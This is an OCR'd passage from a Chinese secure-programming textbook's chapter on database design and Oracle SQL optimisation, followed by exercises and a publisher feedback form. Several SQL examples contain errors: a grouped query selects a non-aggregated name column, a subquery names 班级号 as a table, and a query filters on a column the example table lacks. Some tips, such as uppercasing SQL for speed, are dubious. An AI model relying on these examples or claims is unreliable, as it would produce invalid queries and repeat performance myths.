很明显,如果同步代码范围大,则在较大的范围内只能被一个线程独占,性能降低的程度较大,因此,同步的范围应该尽量小一些。一般情况下,如果可以对某个方法或函数进行同步,就尽量不要对整个代码段进行同步。



Note

16.4 数据库的优化

16.4.1 设计上的优化

数据库设计上,适当采用措施,可以大大提高访问性能,现根据软件工程的经验,列出以下几点。

1. 尽量给表设置主键与外键

很多数据库产品中,允许数据表不设置主键,即使表中实体有主键外键关系,也允许不设置外键。但是,从查询性能优化上讲,一个实体不能既无主键又无外键,因为很多与索引有关系的操作都要基于主键与外键来进行。

实际上,主键是实体的高度抽象,外键表达了实体之间的某种对应关系,主键与外键的配对,表示了实体之间的连接。

2. 适当破坏范式标准,以空间换取时间

一般说来,表及其字段之间的关系,应尽可能满足第三范式。但是,为了提高数据库的运行效率,有时可以降低范式标准,适当增加一些冗余,提高查询性能,达到以空间换时间的目的。

例如,有一张存放订单明细的表,结构如表 16-1 所示。

表 16-1 T_ORDERITEM

品　名	型　号	单　价	数　量
⋮			

T_ORDERITEM 表的设计符合第三范式。

但是,考虑一种特殊情况,如果系统经常进行统计总金额操作,统计时将每一种货物的单价和数量相乘,然后加起来,如果统计操作反复执行,将会执行大量的乘法,怎样避免大量乘法操作,提高统计速度呢? 这就可以在 T_ORDERITEM 表中增加冗余字段。


增加了冗余字段的 T_ORDERITEM 表,如表 16-2 所示。

表 16-2 T_ORDERITEM

品　名	型　号	单　价	数　量	金　额
⋮				

在新的 T_ORDERITEM 表中,增加了“金额”字段,由于“金额”可以由“单价”乘以“数量”得到,说明“金额”是冗余字段,因此,该表的设计不满足第三范式。但是这种设





计可以消除在统计时的大量乘法操作，提高查询统计的速度，从算法策略上讲，这是以空间换时间的作法。

提示　冗余字段的危害是可能造成数据的不一致。例如，如果客户能够自由输入金额，而不是将金额用单价和数量的乘积得到，那么数据就矛盾了。

为了解决这个问题，在很多数据库中，可以将冗余列确定为用户不可编辑的，即"计算列"。"金额"这样的列就可以(或者说一定要)设置为"计算列"，不可手动修改，只能通过"单价"和"数量"相乘自动获得；而"单价"和"数量"这样的列就一定要被设置为"数据列"。

冗余分为两种：高级冗余和低级冗余。前者是允许的，如一个表中的主键作为另一个表中的外键时，在那个表中重复出现；非键字段可以被其他键推出，这叫做低级冗余。这里讲的是适当允许低级冗余。

3. 将多对多关系分解成一对多关系

在数据库设计的过程中，一对多情况下的设计比较容易，多对多情况下的设计相对复杂一些。若实体之间存在多对多的关系，就可以将其转化为若干个一对多关系，简化设计。

以最简单的两个实体之间的多对多关系为例，可以在两者之间增加第三个实体：关系实体，原来的两个实体都和这个关系实体发生联系。换句话说，原来多对多的关系，转变为两个一对多的关系。从表设计角度来讲，这里的第三个实体，也应该对应一张表，存储了两个实体之间复杂的关系。

当然，如果多个实体之间有互相的多对多关系，依此类推。

例如，在"教务系统"中，"课程"是一个实体，"学生"也是一个实体。这两个实体之间的关系，是一个典型的多对多关系：一门课程可以被多个学生选，一个学生又可以选多门课程。

这种情况下，要在二者之间增加第三个实体，该实体取名为"选课"，它的属性为：课程编号、学生学号，分别作外键（"课程"的主键，"学生"的主键)，使它能与"课程"和"学生"连接；另外，还包括选课的其他信息，如选课时间、课程教师、课程分数等。

4. 科学地进行主键取值


在数据库中，主键唯一确定一条记录，也是表间连接和索引建立的依据，主键可以由如下方法给值：


- 某个唯一确定记录的列，如学生表中的学号；
- 好几个列的组合，如选课表中的课程编号和学生学号的组合；
- 一个无物理意义的数字串，当增加一个行时，程序自动给一个新串(如可以由程序取原来最大串的值加 1)，等等。

一般说来，建议采用第三种做法。很明显，第三种做法花费的空间较少，生成索引时，占用空间小，查询速度快。不过，如果一定要用字段组合或者使用单独字段作为主键，字段个数，最好不要太多，或者选用宽度较小的字段作为主键，理由和前面一样。

5. 适当利用视图来保证数据安全性

视图是一种虚表，本身并不存储数据，依赖于实际的表存在，是实际表的一种映像。





可以通过以下手段来设计视图：

- 不将数据表中的保密数据显示在视图中，而将非保密数据在视图中公布，源表不对用户开放，只开放视图。
- 有必要的情况下，可以设置多层视图。特别是在一些权限系统中，如果用户可以查询同一个表中的列，权限越大的用户可以查询的列数越多，这种情况下，就可以首先基于源表创建第一层视图，公布的列数较多，面向权限最大的用户；然后在第一层视图的基础上建立第二层视图，公布的列数少一些，面向权限次之的用户；依此类推。不过，视图的层数也不要太多，否则运行缓慢。

6. 适当使用“列变行”技术，减少不必要的数据冗余，提高性能

实际上，一个表中的列的个数越少越好。将列数变少，是减少不必要的数据冗余的重要手段。表 16-3 存储了学生的分数(假如学生参加考试的科目为语文、数学、英语)。

表 16-3 T_SCORE

学 号	语文成绩	数学成绩	英语成绩
⋮			

该表中，如果增加一门科目，就要增加一列，此时其他列就必须为空。因此，可以利用“列变行”技术将其转换成以下两个表，参见表 16-4 和表 16-5。

表 16-4 T_SCORE

学 号	科 目 ID	成 绩
⋮		

表 16-5 T_COURSE

科 目 ID	科目名称
⋮	

T_COURSE 中的科目 ID 为主键，在 T_SCORE 中充当外键。

7. 计算的分层均衡


在有些项目中，如电信计费系统，向数据库中添加一条记录之前，需要进行一些计算(如计算用户的本月话费，必须考虑语音、短信、其他、月租、折扣、套餐)，这些计算较为复杂。此时，可以将这些复杂计算交给前端(编程)去做，然后入库。毕竟数据库语言的逻辑表达能力有限，复杂的计算可能导致数据库对它本职工作的响应变得缓慢。

16.4.2 SQL 语句优化

从编程的角度讲，对数据库的访问主要是对数据库数据的操作，如添加、删除、修改、查询等。由于添加、删除和修改操作，主要还是要基于查询，因此，数据库访问上的优化主要指查询上的优化。一般说来，开发人员的查询工作多用 SQL 语句来实现。

首先给出 SQL 查询语句的一般格式：





Note

```
SELECT[ALL|DISTINCT|TOP]
{*|talbe.*|[table.]field1[AS alias1][,[table.]field2[AS alias2][,…]]}
FROM tableexpression[,…][IN externaldatabase]
[WHERE…]
[GROUP BY…]
[HAVING…]
[ORDER BY…]
[WITH OWNERACCESS OPTION]
```

其中，有些功能是某些数据库特有的，如 SQL Server 中的 TOP，Oracle 的 ROWNUM，在此特别说明。

本节基于 ORACLE 数据库，阐述一些和 SQL 语句优化有关系的方案：

1. SELECT 子句中能够不使用“*”就不使用，尽量用列名替代

在 ORACLE 数据库中，解析 SQL 语句时，会将“*”转换成表中所有的列名，该工作意味着另一次查询，具有一定的时间耗费。

2. 充分利用内部函数来提高 SQL 语句的效率

很多 SQL 语句的功能可以用内部函数来实现，内部函数往往实现了优化，因此，如果能够用内部函数使用的情况，尽量使用内部函数。

3. 在查询过程中，尽量使用表别名(Alias)

SQL 语句多表查询中，可以不给源表指定别名，但是推荐使用表的别名，并在每个列前加上别名，减少解析时间。当然，这种方法也能减少由于列名相同引起的歧义。

4. 合理使用过滤操作子句

数据库中，过滤操作子句一般有如下几个。


- ON：用于连接过程中的过滤。
- WHERE：用于对检索出来的结果进行过滤。
- HAVING：用于在有聚合函数的情况下对检索结果进行过滤，等等。

一般情况下，ON 是最先执行，WHERE 次之，HAVING 最后。这里给出的建议是，尽量一步步缩小过滤的范围，ON、WHERE 和 HAVING 要有条理地分布在 SQL 语句中。

不过，在某些情况下，如 HAVING 中有聚合函数进行计算的时候，WHERE 子句的运行速度快于 HAVING，因此，这种场合，如果能够通过一些手段使用 WHERE 子句，就不要用 HAVING 子句。

另外，要尽量减少 GROUP BY 的范围，提高 GROUP BY 语句的效率。如果在 GROUP BY 中需要过滤掉一些数据，尽量在 GROUP BY 之前用 WHERE 子句过滤，不要在 GROUP BY 之后用 HAVING 子句过滤。

例如，有一个员工表如表 16-6 所示。



Note

表 16-6　员工表

姓　名	岗　位	工　资
⋮		

如下代码，从员工表中统计工资：

```
SELECT 姓名, AVG(工资)
FROM 员工表
GROUP BY 岗位
HAVING 岗位 = '管理部门' OR 岗位 = '行政部门'
```

该语句将数据的过滤放在 GROUP BY 之后来做，可以改为：

```
SELECT 姓名, AVG(工资)
FROM 员工表
WHERE 岗位 = '管理部门' OR 岗位 = '行政部门'
GROUP BY 岗位
```

5. SQL 语句尽量大写

很多数据库中，遇到了小写的 SQL 语句，也会转换为大写，耗费资源。

6. 适当利用关联子查询

关联子查询在查询过程中，外层查询和内层查询一起做，记录量减少较快，因此，能够使用关联子查询的场合，尽量使用。

例如，有两个表，参见表 16-7 和表 16-8。

表 16-7　学　籍　表

学　号	姓　名	班　级　号	学费状态	年　龄
⋮				

表 16-8　班　级　表

班　级　号	班　主　任	教　室
⋮		

如下代码：


```
SELECT 学号 FROM 学籍表 WHERE 年龄> 20
AND 班级号 IN
(SELECT 班级号 FROM 班级表
WHERE 班主任 = '唐云')
```

因为要进行的两次查询，分别对学籍表和班级表进行全表查询，比较低效，可以改为：

```
SELECT 学号 FROM 学籍表 WHERE 年龄> 20
```



```
AND EXISTS
(SELECT * FROM 班级号
WHERE 班级表.班级号 = 学籍表.班级号
AND 班主任 = '唐云')
```



Note

7. 利用索引提高效率

索引可以用来提高检索数据的效率，通过索引查询数据比全表扫描要快，这几乎成为一个常识。

关于索引的使用，需要注意，有些数据库中，如果对索引列进行了一些计算，索引将不被使用，转而进行全表扫描，因此，要避免在索引上使用计算。例如下列代码，从工资表中查找满足条件的工资：

```
SELECT … FROM 工资表
WHERE 工资 * 12 > 100000
```

可以改成：

```
SELECT … FROM 工资表
WHERE 工资> 100000/12
```

还有很多情况可能造成索引不使用，如：

- 在索引列上使用 NOT；
- 在索引列上使用函数；
- 在索引列上使用 IS NULL，等等。

读者可以参考相应文档。

8. 如果删除整个表中的内容，可以用 TRUNCATE 替代 DELETE

由于在删除整个表中内容时，TRUNCATE 的性能高于 DELETE，因此推荐使用；但是，如果删除表中的一部分内容，还是要使用 DELETE。

9. 慎用 UNION 操作符

UNION 操作符是将两个结果集合并，合并的结果中筛选掉重复记录，此时会执行排序运算，但是有时候，排序运算不是必要的，并且查询出来的结果也不会有重复记录，或者用户并不在意是否有重复记录。这种情况下，可以采用 UNION ALL 操作符替代 UNION，因为 UNION ALL 操作并不进行排序，只是将两个结果合并之后返回。

10. WHERE 后条件顺序的考虑


WHERE 子句后面有可能通过多个条件进行限制，此时可以搞清楚条件执行的顺序，将可能筛选掉较多数据的条件先执行。

如下 SQL 语句(参考学籍表)：

```
SELECT 学号 FROM 学籍表
WHERE 学费状态 = '未交'
AND 性别 = '女'
```



如果未交学费的学生占据比例很少，那么尽量让学费状态='未交'这个条件先执行，如果数据库对两个 WHERE 条件的执行是从右到左的话，那么就可以改为：



Note

```
SELECT 学号 FROM 学籍表
WHERE 性别 = '女'
AND 学费状态 = '未交'
```

16.4.3 其他优化

这里列举几个其他方面的优化。

1. 大项目中，推荐使用数据库连接池(Connection Pool)

由于在数据库连接建立的过程中，资源花销较大，如果一个用户对数据的一次访问，就建立一个连接，那么系统性能会大大下降；但是如果让多个用户共用同一个连接，又会出现让用户等待的情况。解决的办法就是让连接在一定范围内被多个访问共享，Connection Pool 对象机制较好地实现了这一点。

提示 在 Connection Pool 机制中，服务器专门开辟一片内存，称为连接缓冲池，当用户访问时，直接在缓冲池中获取一个空闲的连接；如果缓冲池中没有空闲的连接，就建立一个连接；连接用完，放回缓冲池中。

该机制在少量用户访问时性能提升不明显，但是在大项目中，能够大大地提高系统的响应速度。

2. 慎用触发器

由于触发器在每次对数据库进行操作时都会调用，因此，不到万不得已，不使用触发器。对于表中数据的一些约束，尽量用表结构级别的描述完整性来实现，而不是用触发器实现，更不要在 SQL 程序中实现。

3. 游标的使用中，如果游标操作的数据较多，那就不要使用

小　结

本章基于一些流行的编程语言，讲解一些编程技巧，包括数据优化、算法优化、应用优化等方面的内容，也讲解了数据库设计和访问的优化。


应该指出的是，本章内容只是一些技巧的举例，并不能代表所有的代码优化技术。代码的优化有时候是以程序的可读性甚至程序安全性为代价的，在开发的过程中，一定要权衡好两者之间的利弊关系，采用适当的优化方法。

练　习

1. 性能优化在项目运行过程中很重要。

(1) 举出几个代码性能必须要优化的项目例子。





(2) 举出几个因为性能不优化而引起系统安全隐患的例子。

2. 代码性能优化有时候可能会与程序可读性发生矛盾。

(1) 怎样平衡这个矛盾?

(2) 什么情况下这个平衡可能会向某个方面倾斜?

3. 在算法设计中,为了程序性能,有时候需要采取一定的交换策略。

(1) 举出一个"以空间换取时间"的例子。

(2) 举出一个"以时间换取空间"的例子。

4. 数据库设计过程中,冗余一般情况下是不允许的,但有时又可以采用。

(1) 什么情况下可以设置冗余列? 举出一个在数据库设计时特意设置冗余列的例子并解释理由。

(2) 怎样避免冗余列造成的负面影响?

5. 索引对查询性能的提高很有好处。

(1) 查找相关文献,在 Oracle 中,一般在什么样的列上创建索引?

(2) 列出在哪些情况下,Oracle 的索引可能会停用。

6. 字符串的池机制实际上是对字符串操作的一个优化。

(1) 对.NET 中字符串的池机制进行测试。

(2) 对 Java 中的字符串池机制进行测试。

7. 有时候,功能类似的数据结构,底层实现可能不同,由此影响到用户的选择。

(1) 编写一段线程同步不安全代码,测试 Java 的 ArrayList。

(2) 用 Vector 进行测试。

8. 异常处理中,try 块所管理的范围对系统性能有影响。一般说来,try 块内的代码太多,和较少的代码相比,系统性能有所下降。

(1) try 块所管理的范围越小越好吗?

(2) 对上一题说明理由。

9. 享元模式能够提高系统性能。

(1) 举出享元模式在本章以外另一个场合的应用,并写出代码。

(2) 享元模式有何劣势?

10. 数据库连接池是一种较好的数据库访问方案。

(1) 任选一种服务器,学会配置连接池。

(2) 学会连接池的应用。

读者意见反馈

亲爱的读者：

感谢您一直以来对清华版计算机教材的支持和爱护。为了今后为您提供更优秀的教材，请您抽出宝贵的时间来填写下面的意见反馈表，以便我们更好地对本教材做进一步改进。同时如果您在使用本教材的过程中遇到了什么问题，或者有什么好的建议，也请您来信告诉我们。

地址：北京市海淀区双清路学研大厦 A 座 602 室 计算机与信息分社营销室 收
邮编：100084 电子邮箱：jsjjc@tup.tsinghua.edu.cn
电话：010-62770175-4608/4409 邮购电话：010-62786544

教材名称：软件安全实现——安全编程技术
ISBN 978-7-302-22261-3

个人资料

姓名：＿＿＿＿＿ 年龄：＿＿＿＿所在院校/专业：＿＿＿＿＿＿＿＿＿

文化程度：＿＿＿＿ 通信地址：＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

联系电话：＿＿＿＿ 电子信箱：＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

您使用本书是作为：□指定教材 □选用教材 □辅导教材 □自学教材

您对本书封面设计的满意度：

□很满意 □满意 □一般 □不满意 改进建议＿＿＿＿＿＿＿＿＿＿＿＿

您对本书印刷质量的满意度：

□很满意 □满意 □一般 □不满意 改进建议＿＿＿＿＿＿＿＿＿＿＿＿

您对本书的总体满意度：

从语言质量角度看 □很满意 □满意 □一般 □不满意

从科技含量角度看 □很满意 □满意 □一般 □不满意

本书最令您满意的是：

□指导明确 □内容充实 □讲解详尽 □实例丰富

您认为本书在哪些地方应进行修改？（可附页）

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

您希望本书在哪些方面进行改进？（可附页）

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿＿

电子教案支持

敬爱的教师：

为了配合本课程的教学需要，本教材配有配套的电子教案（素材），有需求的教师可以与我们联系，我们将向使用本教材进行教学的教师免费赠送电子教案（素材），希望有助于教学活动的开展。相关信息请拨打电话 010-62776969 或发送电子邮件至 jsjjc@tup.tsinghua.edu.cn 咨询，也可以到清华大学出版社主页(http://www.tup.com.cn 或 http://www.tup.tsinghua.edu.cn)上查询。